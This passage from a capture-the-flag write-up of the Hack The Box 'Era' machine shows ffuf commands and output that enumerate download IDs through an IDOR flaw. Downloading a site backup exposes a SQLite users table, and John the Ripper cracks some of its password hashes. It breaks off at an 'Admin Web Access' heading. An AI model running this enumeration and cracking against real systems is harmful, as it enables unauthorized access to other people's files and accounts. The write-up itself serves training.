We can see that our upload was successful. However, we can see that we can’t actually execute the php reverse shell file, but instead, we can download it. Downloading the php reverse shell file won’t be useful at all, but if we look closely at the download link, it seems like it uses some id value. If we have the privileges, we could be able to download other files that other users have uploaded by changing the id variable to other numbers. This is called an Insecure Direct Object Reference (IDOR) vulnerability.
1
2
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ seq 1 10000 > ids.txt
We can first create a file called ids.txt full of numbers from 1 to 10,000 using the command above. We’ll also require our PHPSESSID cookie for download access to these files.

Now, we can use FFuF to enumerate all the numbers in ids.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ffuf -u 'http://file.era.htb/download.php?id=FUZZ' -H 'Cookie: PHPSESSID=ui41sl61ke3lkfd71j79snidpd' -w ids.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/HTB/Era/ids.txt
 :: Header           : Cookie: PHPSESSID=ui41sl61ke3lkfd71j79snidpd
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

19                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 71ms]
12                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 71ms]
13                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 73ms]
5                       [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 75ms]
16                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 75ms]
4                       [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 76ms]
21                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 76ms]
3                       [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 73ms]
11                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 73ms]
22                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 76ms]
14                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 77ms]
15                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 79ms]
23                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 79ms]
18                      [Status: 200, Size: 7686, Words: 3161, Lines: 267, Duration: 79ms]
We can filter out responses with size 7686.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ffuf -u 'http://file.era.htb/download.php?id=FUZZ' -H 'Cookie: PHPSESSID=ui41sl61ke3lkfd71j79snidpd' -w ids.txt -fs 7686

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/HTB/Era/ids.txt
 :: Header           : Cookie: PHPSESSID=ui41sl61ke3lkfd71j79snidpd
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7686
________________________________________________

54                      [Status: 200, Size: 6378, Words: 2552, Lines: 222, Duration: 70ms]
150                     [Status: 200, Size: 6366, Words: 2552, Lines: 222, Duration: 71ms]
:: Progress: [10000/10000] :: Job [1/1] :: 561 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
We have two hits: 54 and 150. Let’s first check ID 54. The download link would be at http://file.era.htb/download.php?id=54.

We can see that we have access to the file!
Other Users
The zip file we found seems to be a site backup file, which might have some interesting information in there. Let’s download the file and find out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ls
ids.txt  phprevshell.php  reports  site-backup-30-08-24.zip

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ mkdir Site

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ mv site-backup-30-08-24.zip Site

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ cd Site

┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ unzip site-backup-30-08-24.zip
Archive:  site-backup-30-08-24.zip
  inflating: LICENSE
  inflating: bg.jpg
   creating: css/
  inflating: css/main.css.save
  inflating: css/main.css
  inflating: css/fontawesome-all.min.css
  inflating: css/noscript.css
   creating: css/images/
 extracting: css/images/overlay.png
  inflating: download.php
  inflating: filedb.sqlite
   creating: files/
  inflating: files/.htaccess
 extracting: files/index.php
  inflating: functions.global.php
  inflating: index.php
  inflating: initial_layout.php
  inflating: layout.php
  inflating: layout_login.php
  inflating: login.php
  inflating: logout.php
  inflating: main.png
  inflating: manage.php
  inflating: register.php
  inflating: reset.php
   creating: sass/
   creating: sass/layout/
  inflating: sass/layout/_wrapper.scss
  inflating: sass/layout/_footer.scss
  inflating: sass/layout/_main.scss
  inflating: sass/main.scss
   creating: sass/base/
  inflating: sass/base/_page.scss
  inflating: sass/base/_reset.scss
  inflating: sass/base/_typography.scss
   creating: sass/libs/
  inflating: sass/libs/_vars.scss
  inflating: sass/libs/_vendor.scss
  inflating: sass/libs/_functions.scss
  inflating: sass/libs/_mixins.scss
  inflating: sass/libs/_breakpoints.scss
  inflating: sass/noscript.scss
   creating: sass/components/
  inflating: sass/components/_actions.scss
  inflating: sass/components/_icons.scss
  inflating: sass/components/_button.scss
  inflating: sass/components/_icon.scss
  inflating: sass/components/_list.scss
  inflating: sass/components/_form.scss
  inflating: screen-download.png
  inflating: screen-login.png
  inflating: screen-main.png
  inflating: screen-manage.png
  inflating: screen-upload.png
  inflating: security_login.php
  inflating: upload.php
   creating: webfonts/
  inflating: webfonts/fa-solid-900.eot
  inflating: webfonts/fa-regular-400.ttf
  inflating: webfonts/fa-regular-400.woff
  inflating: webfonts/fa-solid-900.svg
  inflating: webfonts/fa-solid-900.ttf
  inflating: webfonts/fa-solid-900.woff
  inflating: webfonts/fa-brands-400.ttf
 extracting: webfonts/fa-regular-400.woff2
  inflating: webfonts/fa-solid-900.woff2
  inflating: webfonts/fa-regular-400.eot
  inflating: webfonts/fa-regular-400.svg
  inflating: webfonts/fa-brands-400.woff2
  inflating: webfonts/fa-brands-400.woff
  inflating: webfonts/fa-brands-400.eot
  inflating: webfonts/fa-brands-400.svg

┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ ls
bg.jpg                layout.php    screen-download.png
css                   LICENSE       screen-login.png
download.php          login.php     screen-main.png
filedb.sqlite         logout.php    screen-manage.png
files                 main.png      screen-upload.png
functions.global.php  manage.php    security_login.php
index.php             register.php  site-backup-30-08-24.zip
initial_layout.php    reset.php     upload.php
layout_login.php      sass          webfonts
After downloading and unzipping the file, it seems like we have access to a backup of the entire site! We can first check the filedb.sqlite file. As this is a SQLite Database file, it might hold some useful information.

We have three tables available: files, sqlite_sequence, and users. We can check the users table first.

We got the usernames, password hashes, and answers to the security questions for all users! This includes the admin user. We can try to crack the hashes given to us using John the Ripper.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ nano hashes

┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ cat hashes
admin_ef01cab31aa:REDACTED
eric:REDACTED
veronica:REDACTED
yuri:REDACTED
john:REDACTED
ethan:REDACTED

┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
REDACTED          (eric)
REDACTED          (yuri)
2g 0:00:00:34 0.01% (ETA: 2025-11-30 11:07) 0.05733g/s 25.54p/s 114.5c/s 114.5C/s hollywood..daisy
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
We couldn’t crack all the hashes, but we were able to crack two of them! Let’s try logging into eric’s account.
Eric Homepage: 
Yuri Homepage: 
You can see that in both Eric and Yuri’s account, we don’t actually have more privileges. These are probably just normal users that use the site.
Remember that we also got the answers to the security questions for the admin user. If you remember from the original homepage, we can actually log into a user with only the security questions.

Using the answers from above, we can try to login to the admin user.

Hmm, seems like the admin might have changed their answers (or these answers are fake) after the site backup was created.
Note: I am not sure if this was intended or not. It’s possible that because this is a shared machine (as of writing this write-up, the machine is active) the security questions have already been changed by another user using this machine. If you are using your own private machine, you might be able to login using the answers provided in the SQLite file.
Since we can’t login to the admin user this way, we should look around the website.
Admin Web Access
